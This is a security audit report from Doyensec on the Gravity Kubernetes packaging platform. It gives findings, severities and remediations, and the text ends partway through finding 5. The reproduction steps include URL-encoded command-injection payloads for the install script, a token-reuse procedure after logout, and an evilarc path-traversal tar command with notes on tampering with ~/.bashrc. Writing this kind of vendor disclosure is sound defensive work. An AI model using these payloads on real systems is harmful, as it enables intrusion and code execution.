Security Auditing Report

Gravitational - Gravity Platform

Prepared for: Gravitational, Inc.
Prepared by: Luca Carettoni

Table of Contents

Revision History

Version	Date	Description	Author
1	06/18/2019	First release of the final report	Luca Carettoni
2	06/19/2019	Peer Review	Andrea Brancaleoni
3	02/26/2020	Retesting Update	Luca Carettoni

Contacts

Company	Name	Email
Gravitational, Inc.	Kevin Nisbet	kevin@gravitational.com
Gravitational, Inc.	Sasha Klizhentas	sasha@gravitational.com
Gravitational, Inc.	Alexey Kontsevoy	alexey@gravitational.com
Doyensec, LLC.	Luca Carettoni	luca@doyensec.com
Doyensec, LLC.	John Villamil	john@doyensec.com

Executive Summary

Overview

Gravitational engaged Doyensec to perform a security assessment of the Gravity platform. Gravity can be described as a packaging and management solution for Kubernetes clusters that integrates with the Teleport secure access gateway.

The project commenced on 06/03/2019 and ended on 06/17/2019 requiring two (2) security researchers. The project resulted in sixteen (16) findings of which four (4) were rated as *High* severity.

Few weeks after the end of the project, Doyensec performed a code review of the fixes for the vulnerabilities discovered during this engagement. Besides *finding #4 - Missing Signature Verification in Application Bundles,* **all issues with significant security impact have been addressed by Gravitational.**

This deliverable represents the state of all discovered vulnerabilities as of 02/26/2020.

The project consisted of a manual web application security assessment, source code review and dynamic instrumentation of the command line tools.

Testing was conducted remotely from Doyensec EMEA and US offices.

Scope

Through meetings with Gravitational, the scope of the project was clearly defined:

- Identify misconfigurations and vulnerabilities in Gravity Community and Enterprise
- Evaluate the overall security posture and best practices compared to other industry peers

We list the agreed upon targets below:

- Gravity Community
  - https://github.com/gravitational/gravity
- Gravity Enterprise
- Gravity internal dependencies

Testing took place in a production-like environment using the latest version of the software at the time of testing. In detail, this activity was performed on the following releases:

- Gravity Community v6.0.0-rc.1
  - https://github.com/gravitational/gravity/releases/tag/6.0.0-beta.1
- Gravity Enterprise
  - b8e63fe1d52abe693a4e4b15e211dd15aedd9972

Scoping Restrictions

During the engagement, Doyensec did not encounter significant difficulties in testing the application. The Gravitational engineering team was very responsive in debugging any issue to ensure a smooth assessment.

While testing included the review of the Gravity internal dependencies, Doyensec did not perform a complete source code review for all packages.

It is also important to notice that Gravity is a highly flexible platform in which the vast majority of the configuration is customized by the user (system integrators and end-users). For instance, permissions for roles/users are completely controlled by the customer, hence Doyensec focused on vulnerabilities in the core logic instead of enumerating potential misconfigurations in user-defined policies.

Findings Summary

Doyensec researchers discovered and reported sixteen (16) vulnerabilities in Gravity. While several issues are departure from best practices and low-severity flaws, Doyensec identified four (4) issues rated as High that can be leveraged to compromise the confidentiality, integrity and availability of the platform.

It is important to reiterate that this report represents a snapshot of the security posture of the product at a point in time.

The findings included multiple injection flaws within the web application API endpoints, the command-line tele utility and the application bundle archives. Missing ACLs in the API keys management endpoints allow horizontal and vertical privilege escalation. A Cross-Site Scripting (XSS) vulnerability via content sniffing on Internet Explorer was also discovered. By combining some of those issues together, Doyensec demonstrated how a malicious actor can craft a 1-click exploit that would hijack a low-privileged user session, perform privilege escalation and take-over the entire cluster as root. Please refer to **Appendix C** for more details.

Considering the overall complexity of the platform and the numerous endpoints, the security posture of the Internet-facing APIs was found to be in line with industry best practices.

At the design level, Doyensec has found the system to be well architected with the exclusion of the following aspects:

- Missing signature verification in application bundles. While the product resembles a package manager, it doesn't provide standard features such as package verification due to the way customers are generally deploying clusters and applications

- Use of legacy authentication mechanisms (such as HTTP Basic Authentication) can be leveraged to bypass two-factor

- Kubernetes nodes running in AWS usually need access to internal cloud services to operate. By default, Gravity does not employ any Kubernetes AWS instance metadata firewall hence untrusted nodes can access IAM credentials that can be used to modify security groups

- Not enough granularity in the current permission model. In fact, read/write access to the cluster resource is often required by non-admin users but it exposes the system to systemic privilege escalation

As mentioned above, these design issues are often mitigated by the specific configurations and operational security practices established by the end-users; Doyensec did however report those issues as findings since the default configuration of the platform does not mitigate those attack scenarios.

Recommendations

The following recommendations are proposed based on studying Gravity security posture and vulnerabilities discovered during this engagement.

Short-term improvements

- Work on mitigating the discovered vulnerabilities. You can use **Appendix B** - Remediation Checklist to make sure that you have covered all areas

- Define a clear guideline on how to properly setup and configure a secure Gravity system, for example by including hardening tips and in-depth documentation of potential risks that the user would need to mitigate with custom configurations

Long-term improvements

- Expand the current permissioning model to include more granularity in the resources / verbs mapping. Additionally, consider to create pre-defined roles with different level of authorization and permissions

Methodology

Overview

Doyensec treats each engagement as a fluid entity. We use a standard base of tools and techniques from which we built our own unique methodology. Our 30 years of information security experience has taught us that mixing offensive and defensive philosophies is the key for standing against threats, thus we recommend a *graybox* approach combining dynamic fault injection with an in-depth study of source code to maximize the ROI on bug hunting.

During this assessment, we have employed standard testing methodologies (e.g. OWASP Testing guide recommendations) as well as custom checklists to ensure full coverage of both code and vulnerabilities classes.

Setup Phase

Gravitational provided access to the online testing environment, source code repository and binaries for all components in scope.

SSH access to all clusters' nodes was also provided in order to analyze running processes and configurations.

Tooling

When performing assessments, we combine manual security testing with state-of-the-art tools in order to improve efficiency and efficacy of our effort.

During this engagement, we used the following tools:

- Burp Suite
- SSLScan
- Nmap
- Visual Studio Code
- Evilarc
- Openssl
- Curl, netcat and other Linux utilities

Web Application and API Techniques

Web assessments are centered around the data sent between clients and servers. In this realm, the principle audit tool is the Burp Suite, however we also use a large set of custom scripts and extensions to perform specific audit tasks. We focus on authorization, authentication, integrity and trust. We study how data is interpreted, parsed, stored, and relayed between producers and consumers.

We subvert the client with malicious data through reflected and DOM based Cross Site Scripting and by breaking assumptions in trust. We test the server endpoints for injection style flaws including, but not limited to, SQL, template, XML, and command injection flaws. We look at each request and response pair for potential Cross Site Request Forgery and race conditions. We study the application for subtle logic issues, whether they are authorization bypasses or insecure object references. Session storage and retrieval is scrutinized and user separation is thoroughly tested.

Web security is not limited to popular bug titles. Doyensec researchers understand the goals and needs of the application to find ways of breaking the assumed control flow.

Project Findings

The table below lists the findings with their associated ID and severity. The severity ranking and vulnerability classes are defined in **Appendix A** at the end of this document. The vulnerability class column groups the entry into a common category, while the status column refers to whether the finding has been fixed at the time of writing.


Findings Recap Table

ID	Title	Vulnerability Class	Severity	Status
1	Install Scripts Command Injection	Injection Flaws	Medium	Closed
2	Insecure Default Connection During Package Upload and Upgrade	Cryptography – Missing	Low	Open
3	Tele Logout Does not Invalidate SSH User Keys and Session Token	Authentication and Session Management – Missing	Low	Open
4	Missing Signature Verification in Application Bundles	Insecure Design	High	Open
5	Application Bundles Insecure Decompress	Injection Flaws	High	Closed
6	Password Reset Token Leakage Via Referer	Information Exposure	Low	Closed
7	Password Reset Does Not Expire Current Sessions	Authentication and Session Management – Missing	Low	Open
8	2FA Bypass Through HTTP Basic Authentication	Insecure Design	Medium	Closed
9	Tele CLI Remote Code Execution via Malicious Auth Connector	Injection Flaws	High	Closed
10	Accessible Security Credentials from Instance Metadata	Insecure Design	Informational	Open
11	Missing ACLs in Authorization API Keys Management	Authorization – Incorrect	High	Closed
12	Remote Command Execution on Master Nodes via RPC	Insecure Design	Informational	Open
13	Overly Broad Permissions on Resource Cluster Verb Update	Authorization – Incorrect	Informational	Open
14	Cross-Site Scripting Via Content Sniffing on Internet Explorer	Cross Site Scripting	Medium	Closed

ID	Title	Vulnerability Class	Severity	Status
15	Account Takeover over Github Username Change	Authorization – Incorrect	Low	Closed
16	Insecure Comparison Of Invite Tokens	Cryptography – Incorrect	Low	Closed


Findings per Severity

The table below provides a summary of the findings per severity.



Findings per Type

The table below provides a summary of the findings per vulnerability class.



1. Install Scripts Command Injection	
Severity	**Medium**
Vulnerability Class	Injection Flaws
Component	lib/app/handler.go #836 lib/ops/opsservice/instructions.go #115
Status	Closed

Description

To install Gravity's client tele, the user documentation recommends to execute the following command:

$ curl https://get.gravitational.io/telekube/install/6.0.0-beta.1 | bash

The installation script is dynamically generated by the Ops Center to include details for the version requested by the user.

During testing, we discovered that the version taken from the URL path is parsed using semver and included within the template bash script with no sanitization.

```
#!/bin/bash
# This script downloads the {{.version}} build of telekube and installs it on the target machine
....
URL=https://get.gravitational.io/telekube/bin/{{.version}}/$OS/$ARCH
```

As a result, an attacker can craft a URL that will include arbitrary commands within the installation script. Please note that other injection points exist within the same script.

A similar problem occurs in the endpoint used to join a cluster. The GetSiteInstructions() function does not sanitize the serverProfile parameter which is reflected in the following script:

```
/usr/bin/gravity  --debug join https://doyensec.gravitational.io:443 \
   --token=95e4c354496c \
   --advertise-addr= \
   --server-addr=doyensec.gravitational.io:443 \
   --role={{.profile}} \
   --cloud-provider=aws \
   --operation-id=
```

Reproduction Steps

This issue can be verified with a simple unauthenticated HTTP request:

```
$ curl https://get.gravitational.io/telekube/install/1.0.1-
aaa%24%28%74%6f%75%63%68%20%67%72%61%76%29
```

Where the URL encoded path contains $(touch grav). Such command will be included in the resulting script. Piping the script to bash leads to system command execution on the victim's workstation.

The second issue can be verified using the following unauthenticated request:

```
$ curl https://get.gravitational.io/portal/v1/tokens/95e4c354496c/
%24%28%73%6c%65%65%70%20%31%30%29
```

Where the URL encoded path contains $(sleep 10).

Impact

A victim user could be tricked into using an attacker's provided installation URL. The fact that the domain and the resource are actually hosted on get.gravitational.io may reinforce the perception that the installation script is legitimate.

Complexity

An attacker would need to trick the victim into installing tele using a malicious link.

Remediation

Sanitize version numbers and server roles before using user-supplied values within bash script templates.

Resources

- https://gravitational.com/gravity/docs/ver/4.x/pack/#getting-started

2. Insecure Default Connection During Package Upload and Upgrade	
Severity	**Low**
Vulnerability Class	Cryptography – Missing
Component	lib/app/service/installer.go
Status	Open

Description

Gravity allows one to prepare an Application Bundle for distribution, which will include the application manifest and all required resources. The system also includes the gravity binary, together with convenient install, upload and upgrade bash scripts within the same archive.

During code review, we noticed that the default upload and upgrade script include the optional —insecure flag. With this flag, gravity will not verify TLS certificate hence facilitating Man-in-The-Middle attacks.

Upload and upgrade operations can be executed manually from the user, or can also be automatic. Since this insecure behavior is enabled by default, Gravity administrators may not even be aware of this insecure design.

Reproduction Steps

This issue was identified during code review.

For upgrade, please refer to lib/app/service/installer.go #382

```
upgradeScript = ``#!/bin/bash
#
# Script for upgrading the currently running application to a new version.
#

if [[ $(id -u) -ne 0 ]]; then
  echo "please run this script as root" && exit 1
fi

scriptdir=$(dirname $(realpath $0))
app=$($scriptdir/gravity app-package --state-dir=$scriptdir)
$scriptdir/upload && $scriptdir/gravity --insecure update trigger $app
``
```

For upload, please refer to lib/app/service/installer.go #448

```
var uploadScriptTemplate = template.Must(template.New("uploadScript").Parse(`#!/bin/bash
#
# Script for uploading new application version to installed site.
```

```
#
# Copyright 2016 Gravitational, Inc.
#
# This file is licensed under the Apache License, Version 2.0
# (the "License"); you may not use this file except in compliance
# with the License.  You may obtain a copy of the License at
#
#    http://www.apache.org/licenses/LICENSE-2.0
#
./gravity --insecure update upload --state-dir=.
```

Impact

A well-positioned attacker can perform Man-In-The-Middle attacks within the Gravity Ops Center and nodes during package upload and upgrade operations.

Complexity

The attacker needs a privileged network position in order to exploit this vulnerability within Gravity clusters.

Remediation

Enforce TLS certificates validation during upload and upgrade operations.

Resources

- https://gravitational.com/gravity/docs/cluster/#gravity-tool
- https://en.wikipedia.org/wiki/Man-in-the-middle_attack

3. Tele Logout Does not Invalidate SSH User Keys and Session Token	
Severity	**Low**
Vulnerability Class	Authentication and Session Management – Missing
Component	e/tool/tele/cli/login.go #248
Status	Open


Description

Gravity's CLI tele provides login and logout mechanisms to ensure that the user is correctly authenticated to the Ops Center. During testing, we discovered that the application flow for the user logout is not securely implemented.

When a customer uses the logout function available through the command line:

```
$ tele logout
```

The .tsh and .gravity directories are removed, however session tokens and SSH keys associated with the login are not revoked, as demonstrated by the following screenshot:



Analyzing the command line tool, we noticed that tele does not actually perform any network requests and it simply remove files from the local filesystem.

```
// reset tsh config
if err := os.RemoveAll(teleclient.FullProfilePath("")); err != nil {
    err = trace.ConvertSystemError(err)
    if !trace.IsNotFound(err) {
        return trace.Wrap(err)
    }
```

Consequently an attacker could exfiltrate and re-use keys and tokens even after session invalidation.

At the design level, having short-session tokens and keys significantly reduce the exposure of this issue. Having said that, best practices suggest to invalidate web sessions tokens server-side hence we expected the server to also revoke 'tele' sessions at termination. Regarding SSH keys, invalidating keys would require supporting a full revocation infrastructure which does introduce complexity and potentially some drawbacks.

Reproduction Steps

Please follow these steps to reproduce this issue:

1. Login as a user to a cluster using tele login -o doyensec.gravitational.io
2. Backup the $HOME/.tsh directory
3. Test if the session is logged-in (eg. tele status, tsh ssh [user@]server)
4. Logout to invalidate the session using tele logout
5. Restore the backed-up $HOME/.tsh directory
6. tsh ssh [user@]server to a server to verify that the keys are still valid

These reproduction steps can also be used for the .gravity directory, which will also restore the tele access token and cli status.

Impact

High. An attacker will be able to use the account previously accessed by the victim without knowing her credentials. The lack of a proper session *invalidation* in the command line interface increases the likelihood of certain attacks. For example, an attacker may be able to obtain a valid session token, possibly via an evil-maid or Man-In-The-Middle attack, and utilize the user session until it reaches its expiration time (set to 20 hours).

Complexity

High. The attacker is required to obtain a valid access token or SSH key. For instance, this can be done by performing a solid forensic analysis to recover the session token from the victim's workstation. Please note that this finding can be also abused during a session hijacking attack to increase the attacker's window of opportunity.

Remediation

We would recommend to consider implementing invalidation for access tokens, and further reduce the expiration time for SSH keys.

Ideally, the Gravity platform should proactively help its users to secure their accounts by developing robust login and logout procedures. We do however understand that implementing a full revocation infrastructure introduces significant complexity.

Resources

- https://www.owasp.org/index.php/Testing_for_logout_functionality_(OTG-SESS-006)
- https://cwe.mitre.org/data/definitions/613.html

4. Missing Signature Verification in Application Bundles	
Severity	**High**
Vulnerability Class	Insecure Design
Component	Gravity Application Bundles
Status	Open

Description

Application bundles are used within Gravity to define and distribute self-contained applications and clusters.

Doyensec discovered that the Gravity platform (both gravity and tele utilities) does not use signatures to sign and verify application bundles. This insecure design can be leveraged as an entry point for multiple attacks. For example, an attacker could tamper the application bundle with a malicious gravity executable or simply modify the gravity wrapper bash scripts (update/upload/install) which are distributed within the .tar archive.

This insecure design increases the overall attack surface of the application bundle parsing. Ensuring that software is installed from a trusted source provides an important degree of protection against a wide range of attacks. An attacker can easily craft malicious archives as well as exploit vulnerabilities within the archive decompress and parsing - as demonstrated in Finding #5.

After further discussion with the Gravity maintainers, we understood that several real-life deployments do not leverage Gravity tools for handling application bundles, hence it would be challenging to ensure integrity without forcing the use of a trusted system binary for verification.

Reproduction Steps

This issue is a design weakness that can be identified reviewing code and documentation.

To dynamically reproduce this issue, please follow these steps:

1. Copy the app.yaml[1] manifest from the official Quickstart guide in an empty directory
2. Change directory to the new dir containing the downloaded example app.yaml
3. Build an app through the tele build command line; this will create an archive named ApplicationName-0.0.1-alpha.1.tar
4. Extract the ApplicationName-0.0.1-alpha.1.tar tar
5. Verify that archive metadata file (app.yaml) and other package resources do not contain signatures

[1] https://gravitational.com/gravity/docs/pack/#application-manifest

Impact

High. We consider not enforcing app bundle signature highly dangerous in case of cross tenants scenarios, e.g. when an app bundle packager is not the owner of the infrastructure running these applications. Since Gravity implements both concepts of a package manager and a container daemon, we expected the platform to protect against threat actors installing rogue applications or performing on-the-fly tampering during Man-In-The-Middle attacks.

Complexity

Medium. Since no signature verification is implemented in the gravity and tele command line utilities, malicious application bundlers can target the tenant infrastructure with malicious packages containing arbitrary scripts or tampered binaries. Such malicious packages are easy to generate and do not require extensive knowledge of the platform.

Remediation

Modern package managers enforce trust chain through signature mechanisms. Those systems also implement a strong authentication to enable trust chain verification of packages. Since it is not trivial to implement a sound verification system from scratch, we advise to use off-the-shelf solutions, such as gpg[2], content trust[3] or minisign[4], employed in state of the art solutions (*docker*, *apt*, *yum*). Additional alternatives exist, such as leveraging the internal CA infrastructure for packages signing and verification.


Further discussion with the team revealed that many customers do not use gravity utilities for installation and upgrade, and simply rely on standard Linux utilities (e.g. tar). In some cases, end-users are not even aware that the infrastructure was created using Gravity as they simply decompress the archive and have the cluster ready to go.

Doyensec has been brainstorming with Gravitational team on reasonable solutions. As an acceptable trade-off between security and ease of use, Doyensec recommends to include a cryptographic hash (e.g. SHA-256) of the application bundle package within the Catalog interface. In this way, administrators could at least verify the integrity of the packages that are ready to be deployed. We have drafted an idea of the approach, that can been seen in the following screenshot.

[2] https://wiki.debian.org/SecureApt

[3] https://docs.docker.com/engine/security/trust/content_trust/

[4] https://github.com/jedisct1/minisign



Resources

- https://gravitational.com/gravity/docs/pack/
- https://cwe.mitre.org/data/definitions/347.html

5. Application Bundles Insecure Decompress	
Severity	**High**
Vulnerability Class	Injection Flaws
Component	gravity/lib/archive/archive.go:310 gravity/lib/builder/syncer.go:89 gravity.e/tool/gravity/cli/ops.go:59 gravity/lib/localenv/imageenv.go:69
Status	Closed

Description

The Gravity platform provides the user with multiple tools to extract and deploy application bundles. A Gravity user can push application images to the remote server (Ops Center) through the tele and gravity command line utilities. In particular tele CLI is extracting the full app bundle, contained in a tar archive, in order to read the package manifest (app.yaml). Gravity server instead extracts these tarballs when it tries to deploy the application to an existing cluster.

Doyensec discovered that these two command line utilities were vulnerable to standard path traversal attacks within *.tar* archives. This vulnerability can be leveraged by an attacker to obtain remote code execution in two separate contexts:

(A) In the first case, an attacker can leverage this flaw to obtain code execution on the administrator workstation during the execution of the tele upload command
(B) In the latter, an attacker can obtain remote code execution within the Ops Center and each node in the cluster during the execution of the gravity install command

Vulnerabilities like this one have often plagued containers eco-systems. For example, new tar extraction vulnerabilities were found in kubernetes and related tools[5,6] during the past month.

Additional codepaths for this vulnerability exist:

- **gravity/lib/builder/syncer.go:89**
  - Whenever Gravity Ops Center finds a new update for the *telekube* package, it tries to download it from the S3 repository. If an attacker is capable of compromising the S3 bucket, this issue can be exploited even if Gravity will implement must-trust-on-first-use solutions. To be noted that this vulnerability can be also exploited through Finding #4 since there is no package signature verification.

- **gravity.e/tool/gravity/cli/ops.go:59**
  - This codepath generates an installer of the current cluster, through the ops center. Since this vulnerability tries to extract something that is already deployed in the cluster, we consider this

[5] https://aws.amazon.com/security/security-bulletins/AWS-2019-003/

[6] https://hansmi.ch/articles/2018-04-openshift-s2i-security

sink as not exploitable in practice.

- **gravity/lib/localenv/imageenv.go:69**
  - Whenever an image is pushed in the container registry, and the cluster nodes try to sink the local registries, the image passes through the appSync function:

```
case g.AppSyncCmd.FullCommand():
        return appSync(localEnv, appSyncConfig{
            Image: *g.AppSyncCmd.Image,
            registryConfig: registryConfig{
                Registry: *g.AppSyncCmd.Registry,
                CAPath:   *g.AppSyncCmd.RegistryCA,
                CertPath: *g.AppSyncCmd.RegistryCert,
                KeyPath:  *g.AppSyncCmd.RegistryKey,
            },
        })
```

This function extracts the downloaded image after the sync to understand the environment. The full calls chain for this occurrence is:

- sync.appSync()
- sync.appSyncEnv()
- imagenev.NewImageEnvironment()
- archive.Unpack()

Reproduction Steps

In order to reproduce the **client side (A)** vulnerability present in the tele push command follow these steps:

1. Generate a tar containing a path traversal file name (eg. ../../../../../../../../../evil.txt).

   In order to do it quickly, it is possible to use off-the-shelf tools such as https://github.com/ptoomey3/evilarc.

   Execute the following command to append a file to the aforementioned tar:

   ```
   python evilarc.py -f ../App.tar -o unix evil.txt
   ```

2. Run the tele push [file.tar] on the generated archive in order to trigger the arbitrary file write
3. Verify that the file evil.txt exists on the root filesystem

These steps demonstrate an arbitrary file write on the filesystem of a tele push user (eg. sysadmin workstation). From this point onwards the attacker can use several techniques to obtain arbitrary code execution such as tampering the ~/.bashrc bash configuration to trigger commands when opening bash. Please note that the decompress operation in tele push is performed as first step before even checking the validity of the metadata file.

In order to reproduce the **server side (B)** vulnerability present in the gravity app install command, follow these steps instead:

1. Since the server-side extraction codepath is guarded by an app.yaml presence check, the attacker needs to generate a tar file containing a file named app.yaml
2. Append a path traversal file. As before, execute the following command:

